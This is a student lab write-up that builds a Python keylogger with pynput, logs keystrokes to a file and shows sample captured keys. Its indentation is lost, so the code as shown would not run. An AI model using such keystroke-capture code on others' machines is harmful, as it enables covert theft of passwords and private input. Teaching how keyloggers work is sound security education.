**AIM:-**
- Creating a Keylogger with Python.
- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

CODE:
```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
listener.join()
```

OUTPUT:

```
key_log - Notepad
File Edit Format View Help
2019-01-18 10:37:16,041:'n':
2019-01-18 10:37:17,193:Key.enter:
2019-01-18 10:37:18,834:'u':
2019-01-18 10:37:18,834:'7':
2019-01-18 10:37:18,881:'y':
2019-01-18 10:37:18,959:'g':
2019-01-18 10:37:19,037:'i':
2019-01-18 10:37:19,162:'g':
2019-01-18 10:37:19,271:'y':
2019-01-18 10:37:19,365:'g':
2019-01-18 10:37:19,474:'y':
2019-01-18 10:37:19,474:'o':
2019-01-18 10:37:19,568:'h':
2019-01-18 10:37:19,678:'i':
```

CONCLUSION: We have successfully created key logger in python using pip and pynput module.